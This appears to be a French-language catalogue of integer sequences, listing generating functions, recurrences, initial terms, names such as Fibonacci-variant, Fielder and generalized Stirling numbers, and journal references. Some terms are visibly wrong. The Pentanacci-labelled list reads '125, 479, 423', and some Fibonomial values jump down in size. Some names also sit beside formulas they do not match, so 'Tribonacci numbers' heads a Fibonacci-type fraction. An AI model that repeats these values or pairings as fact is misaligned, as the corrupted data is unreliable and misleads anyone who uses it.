HIS1 N0901 **Fraction rationnelle**

$$\frac{1 + z - 3 z^2}{(1 - z)(1 - z - z^2)}$$

1, 3, 3, 5, 7, 11, 17, 27, 43, 69, 111, 179, 289, 467, 755, 1221, 1975, 3195, 5169, 8363, 13531, 21893, 35423, 57315, 92737, 150051, 242787, 392837, 635623, 1028459

Tribonacci numbers

Réf. FQ 5 211 67.
HIS2 A1590 **Approximants de Padé**
HIS1 N0296 **Fraction rationnelle**

$$\frac{249 z^{14} + 249 z^{13} + 249 z^{12} - 249 z^{11} + z - 1}{z^3 + z^2 + z - 1}$$

1, 0, 1, 2, 3, 6, 11, 20, 37, 68, 125, 479, 423, 778, 1431, 2632, 4841, 8904, 16377, 30122, 55403, 101902, 187427, 344732, 634061, 1166220, 2145013, 3945294, 7256527

Pentanacci numbers

Réf. FQ 5 260 67.

HIS2 A1591 **Approximants de Padé**

HIS1 N0429 **Fraction rationnelle**

$$\frac{1}{1 - z - z^2 - z^3 - z^4 - z^5}$$

1, 1, 2, 4, 8, 16, 31, 61, 120, 236, 464, 912, 1793, 3525, 6930, 13624, 26784, 52656, 103519, 203513, 400096, 786568, 1546352, 3040048, 5976577, 11749641

Hexanacci numbers

Réf. FQ 5 260 67.

HIS2 A1592 **Approximants de Padé**

HIS1 N0431 **Fraction rationnelle**

$$\frac{1}{1 - z - z^2 - z^3 - z^4 - z^5 - z^6}$$

1, 1, 2, 4, 8, 16, 32, 63, 125, 248, 492, 976, 1936, 3840, 7617, 15109, 29970, 59448, 117920, 233904, 463968, 920319, 1825529, 3621088, 7182728, 14247536

Réf. FQ 8 267 70.
HIS2 A1595 **Approximants de Padé**
HIS1 N0974 **Fraction rationnelle**

$$\frac{1 - z + z^2}{(1 - z)(1 - z - z^2)}$$

1, 1, 3, 5, 9, 15, 25, 41, 67, 109, 177, 287, 465, 753, 1219, 1973, 3193, 5167, 8361, 13529, 21891, 35421, 57313, 92735, 150049, 242785, 392835, 635621, 1028457

Related to factors of Fibonacci numbers

Réf. JA66 20.
HIS2 A1603 **Approximants de Padé**
HIS1 N2051 **Fraction rationnelle**

$$\frac{1 + 13 z^2 + z^4}{(1 - z)(1 - 3 z + z^2)(z^2 - 7 z + 1)}$$

1, 11, 101, 781, 5611, 39161, 270281, 1857451, 12744061, 87382901, 599019851, 4105974961, 28143378001, 192899171531, 1322154751061, 9062194370461

Related to factors of Fibonacci numbers

Réf. JA66 20.
HIS2 A1604 **Approximants de Padé**
HIS1 N2042 **Fraction rationnelle**

$$\frac{11 - 90\,z + 173\,z^2 - 90\,z^3 + 11\,z^4}{(1 - z)\,(1 - 3\,z + z^2)\,(z^2 - 7\,z + 1)}$$

11, 31, 151, 911, 5951, 40051, 272611, 1863551, 12760031, 87424711, 599129311, 4106261531, 28144128251, 192901135711, 1322159893351

Réf. AMM 15 209 08. JA66 90. FQ 6(3) 68 68.
HIS2 A1608 **Approximants de Padé**
HIS1 N0163 **Fraction rationnelle**

$$\frac{z\,(2 + 3\,z)}{1 - z^2 - z^3}$$

0, 2, 3, 2, 5, 5, 7, 10, 12, 17, 22, 29, 39, 51, 68, 90, 119, 158, 209, 277, 367, 486, 644, 853, 1130, 1497, 1983, 2627, 3480, 4610, 6107, 8090, 10717, 14197, 18807, 24914

Réf. JA66 91. FQ 6(3) 68 68.
HIS2 A1609 **Approximants de Padé**
HIS1 N1308 **Fraction rationnelle**

$$\frac{1 + 3z^2}{1 - z - z^3}$$

1, 1, 4, 5, 6, 10, 15, 21, 31, 46, 67, 98, 144, 211, 309, 453, 664, 973, 1426, 2090, 3063, 4489, 6579, 9642, 14131, 20710, 30352, 44483, 65193, 95545, 140028, 205221

Réf. JA66 96. MOC 15 397 71.
HIS2 A1610 **Approximants de Padé**
HIS1 N0291 **Fraction rationnelle**

$$\frac{z(z - 2)}{(z - 1)(1 - z - z^2)}$$

0, 2, 3, 6, 10, 17, 28, 46, 75, 122, 198, 321, 520, 842, 1363, 2206, 3570, 5777, 9348, 15126, 24475, 39602, 64078, 103681, 167760, 271442, 439203, 710646, 1149850

Fibonacci numbers + 1

Réf. JA66 97.
HIS2 A1611 **Approximants de Padé**
HIS1 N0103 **Fraction rationnelle**

$$\frac{1 - 2z^2}{(z - 1)(1 - z - z^2)}$$

1, 2, 2, 3, 4, 6, 9, 14, 22, 35, 56, 90, 145, 234, 378, 611, 988, 1598, 2585, 4182, 6766, 10947, 17712, 28658, 46369, 75026, 121394, 196419, 317812, 514230, 832041

Réf. JA66 97.
HIS2 A1612 **Approximants de Padé**
HIS1 N0364 **Fraction rationnelle**

$$\frac{3z^2 - 2}{(z - 1)(1 - z - z^2)}$$

2, 4, 5, 8, 12, 19, 30, 48, 77, 124, 200, 323, 522, 844, 1365, 2208, 3572, 5779, 9350, 15128, 24477, 39604, 64080, 103683, 167762, 271444, 439205, 710648, 1149852

Convolved Fibonacci numbers

Réf. RCI 101. FQ 15 118 77.

HIS2 A1628 **Approximants de Padé**

HIS1 N1124 **Fraction rationnelle**

$$\frac{1}{(1 - z - z^2)^3}$$

1, 3, 9, 22, 51, 111, 233, 474, 942, 1836, 3522, 6666, 12473, 23109, 42447, 77378, 140109, 252177, 451441, 804228, 1426380, 2519640, 4434420, 7777860

Convolved Fibonacci numbers

Réf. RCI 101. FQ 15 118 77.

HIS2 A1629 **Approximants de Padé**

HIS1 N0537 **Fraction rationnelle**

$$\frac{1}{(1 - z - z^2)^2}$$

1, 2, 5, 10, 20, 38, 71, 130, 235, 420, 744, 1308, 2285, 3970, 6865, 11822, 20284, 34690, 59155, 100610, 170711, 289032, 488400, 823800, 1387225, 2332418, 3916061

Tetranacci numbers

Réf. FQ 8 7 70.
HIS2 A1630 **Approximants de Padé**
HIS1 N0301 **Fraction rationnelle**

$$\frac{z\ (1+z)}{1 - z - z^2 - z^3 - z^4}$$

0, 0, 1, 2, 3, 6, 12, 23, 44, 85, 164, 316, 609, 1174, 2263, 4362, 8408, 16207, 31240, 60217, 116072, 223736, 431265, 831290, 1602363, 3088654, 5953572, 11475879

Tetranacci numbers

Réf. FQ 8 7 70.
HIS2 A1631 **Approximants de Padé**
HIS1 N0410 **Fraction rationnelle**

$$\frac{1 - z}{1 - z - z^2 - z^3 - z^4}$$

1, 0, 1, 2, 4, 7, 14, 27, 52, 100, 193, 372, 717, 1382, 2664, 5135, 9898, 19079, 36776, 70888, 136641, 263384, 507689, 978602, 1886316, 3635991, 7008598, 13509507

Réf. IDM 8 64 01. FQ 6(3) 68 68.
HIS2 A1634 **Approximants de Padé**
HIS1 N0281 **Fraction rationnelle**

$$\frac{z\,(2 + 3\,z + 4\,z^2)}{(1 + z)\,(1 - z - z^3)}$$

0, 2, 3, 6, 5, 11, 14, 22, 30, 47, 66, 99, 143, 212, 308, 454, 663, 974, 1425, 2091, 3062, 4490, 6578, 9643, 14130, 20711, 30351, 44484, 65192, 95546, 140027, 205222

A Fielder sequence

Réf. FQ 6(3) 68 68.
HIS2 A1635 **Approximants de Padé**
HIS1 N0289 **Fraction rationnelle**

$$\frac{z\,(2 + 3\,z + 4\,z^2 + 5\,z^3)}{1 - z^2 - z^3 - z^4 - z^5}$$

0, 2, 3, 6, 10, 11, 21, 30, 48, 72, 110, 171, 260, 401, 613, 942, 1445, 2216, 3401, 5216, 8004, 12278, 18837, 28899, 44335, 68018, 104349, 160089, 245601, 376791

A Fielder sequence

Réf. FQ 6(3) 68 68.
HIS2 A1636 **Approximants de Padé**
HIS1 N0290 **Fraction rationnelle**

$$\frac{z\,(2 + 3\,z + 4\,z^2 + 5\,z^3 + 6\,z^4)}{(z - 1)\,(z^5 + z^3 + z - 1)}$$

0, 2, 3, 6, 10, 17, 21, 38, 57, 92, 143, 225, 351, 555, 868, 1366, 2142, 3365, 5282, 8296, 13023, 20451, 32108, 50417, 79160, 124295, 195159, 306431, 481139, 755462

A Fielder sequence

Réf. FQ 6(3) 68 68.
HIS2 A1638 **Approximants de Padé**
HIS1 N1348 **Fraction rationnelle**

$$\frac{(1 + z)\,(4\,z^2 - z + 1)}{(1 - z - z^2)\,(1 + z^2)}$$

1, 1, 4, 9, 11, 16, 29, 49, 76, 121, 199, 324, 521, 841, 1364, 2209, 3571, 5776, 9349, 15129, 24476, 39601, 64079, 103684, 167761, 271441, 439204, 710649, 1149851

A Fielder sequence

Réf. FQ 6(3) 68 68.

HIS2 A1639 **Approximants de Padé**

HIS1 N1349 **Fraction rationnelle**

$$\frac{1 + 3z^2 + 4z^3 + 5z^4}{1 - z - z^3 - z^4 - z^5}$$

1, 1, 4, 9, 16, 22, 36, 65, 112, 186, 309, 522, 885, 1492, 2509, 4225, 7124, 12010, 20236, 34094, 57453, 96823, 163163, 274946, 463316, 780755, 1315687, 2217112

A Fielder sequence

Réf. FQ 6(3) 68 68.

HIS2 A1640 **Approximants de Padé**

HIS1 N1352 **Fraction rationnelle**

$$\frac{1 + 3z^2 + 4z^3 + 5z^4 + 6z^5}{1 - z - z^3 - z^4 - z^5 - z^6}$$

1, 1, 4, 9, 16, 28, 43, 73, 130, 226, 386, 660, 1132, 1947, 3349, 5753, 9878, 16966, 29147, 50074, 86020, 147764, 253829, 436036, 749041, 1286728, 2210377, 3797047

A Fielder sequence

Réf. FQ 6(3) 69 68.
HIS2 A1641 **Approximants de Padé**
HIS1 N0935 **Fraction rationnelle**

$$\frac{1 + 2z + 4z^3}{(1+z)(z^3 - z^2 + 2z - 1)}$$

1, 3, 4, 11, 16, 30, 50, 91, 157, 278, 485, 854, 1496, 2628, 4609, 8091, 14196, 24915, 43720, 76726, 134642, 236283, 414645, 727654, 1276941, 2240878, 3932464

A Fielder sequence

Réf. FQ 6(3) 69 68.
HIS2 A1642 **Approximants de Padé**
HIS1 N0937 **Fraction rationnelle**

$$\frac{(1+z)(5z^3 - z^2 + z + 1)}{1 - z - z^2 - z^4 - z^5}$$

1, 3, 4, 11, 21, 36, 64, 115, 211, 383, 694, 1256, 2276, 4126, 7479, 13555, 24566, 44523, 80694, 146251, 265066, 480406, 870689, 1578040, 2860046, 5183558, 9394699

A Fielder sequence

Réf. FQ 6(3) 69 68.

HIS2 A1643 **Approximants de Padé**

HIS1 N0938 **Fraction rationnelle**

$$\frac{1 + 2z + 4z^3 + 5z^4 + 6z^5}{(1+z)(1 - z - z^2 - z^3)(1 - z + z^2)}$$

1, 3, 4, 11, 21, 42, 71, 131, 238, 443, 815, 1502, 2757, 5071, 9324, 17155, 31553, 58038, 106743, 196331, 361106, 664183, 1221623, 2246918, 4132721, 7601259

A Fielder sequence

Réf. FQ 6(3) 69 68.

HIS2 A1644 **Approximants de Padé**

HIS1 N1040 **Fraction rationnelle**

$$\frac{1 + 2z + 3z^2}{1 - z - z^2 - z^3}$$

1, 3, 7, 11, 21, 39, 71, 131, 241, 443, 815, 1499, 2757, 5071, 9327, 17155, 31553, 58035, 106743, 196331, 361109, 664183, 1221623, 2246915, 4132721, 7601259

A Fielder sequence

Réf. FQ 6(3) 69 68.
HIS2 A1645 **Approximants de Padé**
HIS1 N1041 **Fraction rationnelle**

$$\frac{1 + 2z + 3z^2 + 5z^4}{1 - z - z^2 - z^3 - z^5}$$

1, 3, 7, 11, 26, 45, 85, 163, 304, 578, 1090, 2057, 3888, 7339, 13862, 26179, 49437, 93366, 176321, 332986, 628852, 1187596, 2242800, 4235569, 7998951

A Fielder sequence

Réf. FQ 6(3) 70 68.
HIS2 A1648 **Approximants de Padé**
HIS1 N1055 **Fraction rationnelle**

$$\frac{1 + 2z + 3z^2 + 4z^3}{1 - z - z^2 - z^3 - z^4}$$

1, 3, 7, 15, 26, 51, 99, 191, 367, 708, 1365, 2631, 5071, 9775, 18842, 36319, 70007, 134943, 260111, 501380, 966441, 1862875, 3590807, 6921503, 13341626

A Fielder sequence

Réf. FQ 6(3) 70 68.
HIS2 A1649 **Approximants de Padé**
HIS1 N1056 **Fraction rationnelle**

$$\frac{1 + 2z + 3z^2 + 4z^3 + 6z^5}{1 - z - z^2 - z^3 - z^4 - z^6}$$

1, 3, 7, 15, 26, 57, 106, 207, 403, 788, 1530, 2985, 5812, 11322, 22052, 42959, 83675, 162993, 317491, 618440, 1204651, 2346534, 4570791, 8903409, 17342876

Réf. FQ 6(3) 261 68.
HIS2 A1651 **Approximants de Padé**
HIS1 N0357 **Fraction rationnelle**

$$\frac{z^2 + z + 1}{(1 + z)(z - 1)^2}$$

1, 2, 4, 5, 7, 8, 10, 11, 13, 14, 16, 17, 19, 20, 22, 23, 25, 26, 28, 29, 31, 32, 34, 35, 37, 38, 40, 41, 43, 44, 46, 47, 49, 50, 52, 53, 55, 56, 58, 59, 61, 62, 64, 65, 67, 68, 70, 71

Pythagorean triangles

Réf. MLG 2 322 10. FQ 6(3) 104 68.

HIS2 A1652 **Approximants de Padé**

HIS1 N1247 **Fraction rationnelle**

$$\frac{z\,(z-3)}{(z-1)\,(z^2-6z+1)}$$

0, 3, 20, 119, 696, 4059, 23660, 137903, 803760, 4684659, 27304196, 159140519, 927538920, 5406093003, 31509019100, 183648021599, 1070379110496

Réf. AMM 4 25 1897. MLG 2 322 10. FQ 6(3) 104 68.

HIS2 A1653 **Approximants de Padé**

HIS1 N1630 **Fraction rationnelle**

$$\frac{1-5z}{z^2-6z+1}$$

1, 1, 5, 29, 169, 985, 5741, 33461, 195025, 1136689, 6625109, 38613965, 225058681, 1311738121, 7645370045, 44560482149, 259717522849, 1513744654945

Product of successive Fibonacci numbers

Réf. FQ 6 82 68. BR72 17.

HIS2 A1654 **Approximants de Padé**

HIS1 N0628 **Fraction rationnelle**

$$\frac{1}{(1 + z)\,(1 - 3z + z^2)}$$

1, 2, 6, 15, 40, 104, 273, 714, 1870, 4895, 12816, 33552, 87841, 229970, 602070, 1576239, 4126648, 10803704, 28284465, 74049690, 193864606, 507544127

Fibonomial coefficients

Réf. FQ 6 82 68. BR72 74.

HIS2 A1655 **Approximants de Padé**

HIS1 N1208 **Fraction rationnelle**

$$\frac{1}{(z^2 - z - 1)\,(-1 + 4z + z^2)}$$

1, 3, 15, 60, 260, 1092, 4641, 19635, 83215, 352440, 1493064, 6324552, 26791505, 113490195, 480752895, 2036500788, 8626757644, 36543528780

Fibonomial coefficients

Réf. FQ 6 82 68. BR72 74.

HIS2 A1656 **Approximants de Padé**

HIS1 N1653 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(z^2 - 7\,z + 1)\,(z^2 + 3\,z + 1)}$$

1, 5, 40, 260, 1820, 12376, 85085, 582505, 3994320, 27372840, 187628376, 1285992240, 8814405145, 60414613805, 41408893560, 2838203264876, 19453338487220

Fibonomial coefficients

Réf. FQ 6 82 68. BR72 74.

HIS2 A1657 **Approximants de Padé**

HIS1 N1945 **Fraction rationnelle**

$$\frac{1}{(z^2 + 11\,z - 1)\,(z^2 - 4\,z - 1)\,(1 - z - z^2)}$$

1, 8, 104, 1092, 12376, 136136, 1514513, 16776144, 186135312, 2063912136, 22890661872, 253854868176, 2815321003313, 31222272414424, 34620798314872

Fibonomial coefficients

Réf. FQ 6 82 68. BR72 74.

HIS2 A1658 **Approximants de Padé**

HIS1 N2112 **Fraction rationnelle**

$$\frac{1}{(z+1)\,(z^2-18z+1)\,(z^2-3z+1)\,(z^2+7z+1)}$$

1, 13, 273, 4641, 85085, 1514513, 27261234, 488605194, 8771626578, 157373300370, 2824135408458, 50675778059634, 909348684070099

Coefficients of iterated exponentials

Réf. SMA 11 353 45. PRV A32 2342 85.

HIS2 A1669 **Recoupements**

HIS1 N1879 **exponentielle**

$$\exp(\exp(\exp(\exp(\exp(\exp(z)-1)-1)-1)-1)-1)-1)$$

1, 1, 7, 70, 910, 14532, 274778, 5995892, 148154860, 4085619622, 124304629050, 4133867297490, 149114120602860, 5796433459664946, 241482353893283349

The partition function G(n,3)

Réf. CMB 1 87 58.

HIS2 A1680 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0579 **exponentielle**

2 a(n) = (n^2 - 5 n + 6) a(n - 3) + 2 a(n - 1) + (2 n - 4) a(n - 2)

$$\exp\left(z + 1/2\ z^2 + 1/6\ z^3\right)$$

1, 1, 2, 5, 14, 46, 166, 652, 2780, 12644, 61136, 312676, 1680592, 9467680, 55704104, 341185496, 2170853456, 14314313872, 97620050080, 687418278544

The partition function G(n,4)

Réf. CMB 1 87 58.

HIS2 A1681 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0584 **exponentielle**

6 a(n) = (6 n - 12) a(n - 2) + 6 a(n - 1) + (3 n^2 - 15 n + 18) a(n - 3)
+ (n^3 - 9 n^2 + 26 n - 24) a(n - 4)

$$\exp\left(z + 1/2\ z^2 + 1/6\ z^3 + 1/24\ z^4\right)$$

1, 1, 2, 5, 15, 51, 196, 827, 3795, 18755, 99146, 556711, 3305017, 20655285, 135399720, 927973061, 6631556521, 49294051497, 380306658250, 3039453750685

Réf. MMAG 41 17 68.
HIS2 A1687 **Approximants de Padé**
HIS1 N0338 **Fraction rationnelle**

$$\frac{z}{1 - z^2 - z^5}$$

0, 1, 0, 1, 0, 1, 1, 1, 2, 1, 3, 2, 4, 4, 5, 7, 7, 11, 11, 16, 18, 23, 29, 34, 45, 52, 68, 81, 102, 126, 154, 194, 235, 296, 361, 450, 555, 685, 851, 1046, 1301, 1601, 1986, 2452, 3032, 3753, 4633

4th differences of factorial numbers

Réf. JRAM 198 61 57.
HIS2 A1688 **Dérivée** **Suite P-récurrente**
HIS1 N1980 **exponentielle**
a(n) = (3 + n) a(n - 1) + (3 - n) a(n - 2)

$$\frac{2 z (2 z^2 + 3 z - 4)}{(1 - z)^4} - \ln(-z + 1) + 1$$

1, 9, 53, 362, 2790, 24024, 229080, 2399760, 27422640, 339696000, 4536362880, 64988179200, 994447238400, 16190733081600, 279499828608000

5th differences of factorial numbers

Réf. JRAM 198 61 57.

HIS2 A1689 **Dérivée exponentielle** **Suite P-récurrente**
HIS1 N1920

a(n) = (4 + n) a(n - 1) + (3 - n) a(n - 2)

$$\ln(1 - z) + \frac{5 z^4 - 10 z^3 + 20 z^2 + 9}{(1 - z)^5} - 1$$

8, 44, 309, 2428, 21234, 205056, 2170680, 25022880, 312273360, 4196666880, 60451816320, 929459059200, 15196285843200, 263309095526400

Réf. RS3.

HIS2 A1700 **Hypergéométrique algébrique** **Suite P-récurrente**
HIS1 N1144

$2F1([1, 3/2], [2], 4 z)$

$$\frac{- 1 + 4 z + (1 - 4 z)^{1/2}}{2 (1 - 4 z)}$$

1, 3, 10, 35, 126, 462, 1716, 6435, 24310, 92378, 352716, 1352078, 5200300, 20058300, 77558760, 300540195, 1166803110, 4537567650, 17672631900

Generalized Stirling numbers

Réf. PEF 77 7 62.

HIS2 A1701 **Approximants de Padé**

HIS1 N1735 **Fraction rationnelle**

$$\frac{1 - z - 6z^2 + 9z^3 - 5z^4 + z^5}{(1 - z)^5}$$

1, 6, 26, 71, 155, 295, 511, 826, 1266, 1860, 2640, 3641, 4901, 6461, 8365, 10660, 13396, 16626, 20406, 24795, 29855, 35651, 42251, 49726, 58150, 67600, 78156

Generalized Stirling numbers

Réf. PEF 77 7 62.

HIS2 A1702 **Approximants de Padé**

HIS1 N2234 **Fraction rationnelle**

$$\frac{1 - 17z - 7z^2 + 29z^3 - 34z^4 + 21z^5 - 7z^6 + z^7}{(1 - z)^7}$$

1, 24, 154, 580, 1665, 4025, 8624, 16884, 30810, 53130, 87450, 138424, 211939, 315315, 457520, 649400, 903924, 1236444, 1664970, 2210460, 2897125, 3752749

Generalized Stirling numbers

Réf. PEF 77 7 62.

HIS2 A1705 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N1625 **exponentielle (log)**

a(n) = (1 + 2 n) a(n - 1) - n^2 a(n - 2)

$$\frac{-\ln(-z+1)}{(1-z)^2}$$

1, 5, 26, 154, 1044, 8028, 69264, 663696, 6999840, 80627040, 1007441280, 13575738240, 196287356160, 3031488633600, 49811492505600

Generalized Stirling numbers

Réf. PEF 77 7 62.

HIS2 A1706 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N1988 **exponentielle (log)**

a(n) = (3 n^2 + 3 n^3) a(n - 1) + (- 3 n^2 - 3 n^3 - n) a(n - 2) + a(n - 3)

$$\frac{\ln(1-z)^2}{(1-z)^2}$$

1, 9, 71, 580, 5104, 48860, 509004, 5753736, 70290936, 924118272, 13020978816, 195869441664, 3134328981120, 53180752331520, 953884282141440

Generalized Stirling numbers

Réf. PEF 77 7 62.

HIS2 A1707 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2119 **exponentielle (log)**

$$\frac{\ln(1 - z)^3}{6\,(z - 1)^2}$$

1, 14, 155, 1665, 18424, 214676, 2655764, 34967140, 489896616, 7292774280, 115119818736, 1922666722704, 33896996544384, 629429693586048

Generalized Stirling numbers

Réf. PEF 77 7 62.

HIS2 A1708 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2206 **exponentielle (log)**

$$\frac{\ln(1 - z)^4}{24\,(1 - z)^2}$$

1, 20, 295, 4025, 54649, 761166, 11028590, 167310220, 2664929476, 44601786944, 784146622896, 14469012689040, 279870212258064, 5667093514231200

Generalized Stirling numbers

Réf. PEF 77 7 62.

HIS2 A1709 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2259 **exponentielle (log)**

$$\frac{\ln(1 - z)^5}{120\,(z - 1)^2}$$

1, 27, 511, 8624, 140889, 2310945, 38759930, 671189310, 12061579816, 225525484184, 4392554369840, 89142436976320, 1884434077831824

Réf. PEF 77 26 62.

HIS2 A1710 **Dérivée logarithmique** **f.g. exponentielle**
HIS1 N1179 **Fraction rationnelle**

$$\frac{1}{(1 - z)^3}$$

1, 3, 12, 60, 360, 2520, 20160, 181440, 1814400, 19958400, 239500800, 3113510400, 43589145600, 653837184000, 10461394944000, 177843714048000

Generalized Stirling numbers

Réf. PEF 77 26 62.

HIS2 A1711 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N1873 **exponentielle**

a(n) = -(n^2 + 2 n + 1) a(n - 2) + (2 n + 3) a(n - 1)

$$\frac{-\ln(1-z)}{(1-z)^3}$$

1, 7, 47, 342, 2754, 24552, 241128, 2592720, 30334320, 383970240, 5231113920, 76349105280, 1188825724800, 19675048780800, 344937224217600

Generalized Stirling numbers

Réf. PEF 77 26 62.

HIS2 A1712 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2077 **exponentielle (log)**

a(n) = (3 n^2 + 6 n^3) a(n - 1) - (3 n + 9 n^2 + 7 n^3) a(n - 2)
+ (1 + 3 n + 3 n^2 + n^3) a(n - 3)

$$\frac{\ln(1-z)^2}{2(1-z)^3}$$

1, 12, 119, 1175, 12154, 133938, 1580508, 19978308, 270074016, 3894932448, 59760168192, 972751628160, 16752851775360, 304473528961920

Generalized Stirling numbers

Réf. PEF 77 26 62.

HIS2 A1713 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2190 **exponentielle**

$$\frac{\ln(1 - z)^3}{6\,(z - 1)^3}$$

1, 18, 245, 3135, 40369, 537628, 7494416, 109911300, 1698920916, 27679825272, 474957547272, 8572072384512, 162478082312064, 3229079010579072

Réf. PEF 77 26 62.

HIS2 A1714 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2252 **exponentielle**

$$\frac{\ln(1 - z)^4}{24\,(1 - z)^3}$$

1, 25, 445, 7140, 111769, 1767087, 28699460, 483004280, 8460980836, 154594537812, 2948470152264, 58696064973000, 1219007251826064

Réf. PEF 77 44 62.
HIS2 A1715 **Dérivée logarithmique** **f.g. exponentielle**
HIS1 N1445 **Fraction rationnelle**

$$\frac{1}{(z-1)^4}$$

1, 4, 20, 120, 840, 6720, 60480, 604800, 6652800, 79833600, 1037836800, 14529715200, 217945728000, 3487131648000, 59281238016000

Generalized Stirling numbers

Réf. PEF 77 44 62.
HIS2 A1716 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N1990 **exponentielle**
a(n) = - (n^2 + 4 n + 4) a(n - 2) + (2 n + 5) a(n - 1)

$$\frac{4\ln(1-z)-1}{(1-z)^5}$$

1, 9, 74, 638, 5944, 60216, 662640, 7893840, 101378880, 1397759040, 20606463360, 323626665600, 5395972377600, 95218662067200, 1773217155225600

Generalized Stirling numbers

Réf. PEF 77 44 62.

HIS2 A1717 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2143 **exponentielle** **Formule de B. Salvy**

a(n) = - (9 n^3 + 3 n^2) a(n - 1) + (19 n^3 + 15 n^2 + 3 n) a(n - 2)
- (8 n^3 + 12 n^2 + 6 n + 1) a(n - 3)

$$\frac{10\ \ln(1 - z)^2 - 9\ \ln(1 - z) + 1}{(1 - z)^6}$$

1, 15, 179, 2070, 24574, 305956, 4028156, 56231712, 832391136, 13051234944, 216374987520, 3785626465920, 69751622298240, 1350747863435520

Réf. PEF 77 61 62.

HIS2 A1720 **Approximants de Padé** **f.g. exponentielle**
HIS1 N1634 **Fraction rationnelle**

$$\frac{1}{(1 - z)^5}$$

1, 5, 30, 210, 1680, 15120, 151200, 1663200, 19958400, 259459200, 3632428800, 54486432000, 871782912000, 14820309504000, 266765571072000

Generalized Stirling numbers

Réf. PEF 77 61 62.

HIS2 A1721 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2052 **exponentielle**

a(n) = (2 n + 7) a(n - 1) - (n^2 + 6 n + 9) a(n - 2)

$$\frac{1 - 5\ln(1 - z)}{(z - 1)^6}$$

1, 11, 107, 1066, 11274, 127860, 1557660, 20355120, 284574960, 4243508640, 67285058400, 1131047366400, 20099588140800, 376612896038400

Generalized Stirling numbers

Réf. PEF 77 61 62.

HIS2 A1722 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2191 **exponentielle:log**

a(n) = (3n + 12) a(n-1) - (3 n^2 - 21 n - 37) a(n-2)
+ (n^3 + 9 n^2 + 27 n + 27) a(n-3)

$$\frac{1 + 15\ln(1 - z)^2 - 11\ln(1 - z)}{(1 - z)^7}$$

1, 18, 251, 3325, 44524, 617624, 8969148, 136954044, 2201931576, 37272482280, 663644774880, 12413008539360, 243533741849280, 5003753991174720

Réf. PEF 107 5 63.
HIS2 A1725 **Dérivée logarithmique** **f.g. exponentielle**
HIS1 N1772 **Fraction rationnelle**

$$\frac{1}{(1-z)^6}$$

1, 6, 42, 336, 3024, 30240, 332640, 3991680, 51891840, 726485760, 10897286400, 174356582400, 2964061900800, 53353114214400, 1013709170073600

Réf. PEF 107 19 63.
HIS2 A1730 **Dérivée logarithmique** **f.g. exponentielle**
HIS1 N1876 **Fraction rationnelle**

$$\frac{1}{(1-z)^7}$$

1, 7, 56, 504, 5040, 55440, 665280, 8648640, 121080960, 1816214400, 29059430400, 494010316800, 8892185702400, 168951528345600, 3379030566912000

Lah numbers

Réf. R1 44. C1 156.

HIS2 A1754 **Dérivée logarithmique**

HIS1 N2079 **Fraction rationnelle**

$$\frac{3\,z^2 + 6\,z + 1}{(z-1)^6}$$

1, 12, 120, 1200, 12600, 141120, 1693440, 21772800, 299376000, 4390848000, 68497228800, 1133317785600, 19833061248000, 366148823040000

Lah numbers

Réf. R1 44. C1 156.

HIS2 A1755 **Dérivée logarithmique**

HIS1 N2207 **Fraction rationnelle**

$$\frac{4\,z^3 + 18\,z^2 + 12\,z + 1}{(z-1)^8}$$

1, 20, 300, 4200, 58800, 846720, 12700800, 199584000, 3293136000, 57081024000, 1038874636800, 19833061248000, 396661224960000

Expansion of an integral

Réf. C1 167.

HIS2 A1756 **Hypergéométrique** **Suite P-récurrente**
HIS1 N2131 **algébrique** **f.g. exponentielle**

$$\frac{15\,z\,(2 - 6\,z + 5\,z^2)}{2\,(1 - 2\,z)^{5/2}}$$

15, 60, 450, 4500, 55125, 793800, 13097700

Dissections of a disk

Réf. CMA 2 25 70. MAN 191 98 71.

HIS2 A1761 **Hypergéométrique** **Inverse fonctionnel de A1561**
HIS1 N1478 **algébrique** **Suite P-récurrente.**

$3F2([1, 1, 1/2],[2, 2],4\,z)$

$n\,a(n) = 2\,(n - 1)\,(2\,n - 3)\,a(n - 1)$

$$\frac{1 - (1 - 4\,z)^{1/2}}{2\,z}$$

1, 1, 4, 30, 336, 5040, 95040, 2162160, 57657600

Dissections of a ball

Réf. CMA 2 25 70. MAN 191 98 71.

HIS2 A1763 **Inverse fonctionnel** **Suite P-récurrente**
HIS1 N1788 **algébrique 3è degré**

S(z) est l'inverse de

$$\frac{z}{(1+z)^3}$$

1, 1, 6, 72, 1320, 32760, 1028160, 39070080

Binomial coefficients C(3n,n-1)/n

Réf. CMA 2 25 70. MAN 191 98 71. FQ 11 125 73. DM 9 355 74.

HIS2 A1764 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1174 **algébrique 3è degré** **f.g. exponentielle**

${}_3F_2([1, 5/3, 4/3],[2, 5/2], 27 z /4)$

S(z) est racine

de

$$1 - S(z) + 3\,S(z)\,z + 3\,S(z)^2\,z^2 + S(z)^3\,z^3$$

1, 3, 12, 55, 273, 1428, 7752, 43263, 246675, 1430715, 8414640, 50067108, 300830572, 1822766520, 11124755664, 68328754959, 422030545335, 2619631042665

Coefficients of iterated exponentials

Réf. SMA 11 353 45. PRV A32 2342 85.

HIS2 A1765 **Recoupements**

HIS1 N1882 **exponentielle**

```
-ln(1 + ln(1 + ln(1 + ln(1 + ln(1 + ln(1 + ln(1 - z)))))))+1
```

1, 1, 7, 77, 1155, 21973, 506989, 13761937, 429853851, 15192078027, 599551077881, 26140497946017, 1248134313062231, 64783855286002573

Number of comparisons for merge sort of n elements

Réf. AMM 66 389 59. WE71 207. KN1 3 187.

HIS2 A1768 **Approximants de Padé**

HIS1 N0954 **Fraction rationnelle**

$$\frac{(z+1)\,(z^6 - z^3 + z + 1)\,(z^2 - z + 1)}{(z-1)^2}$$

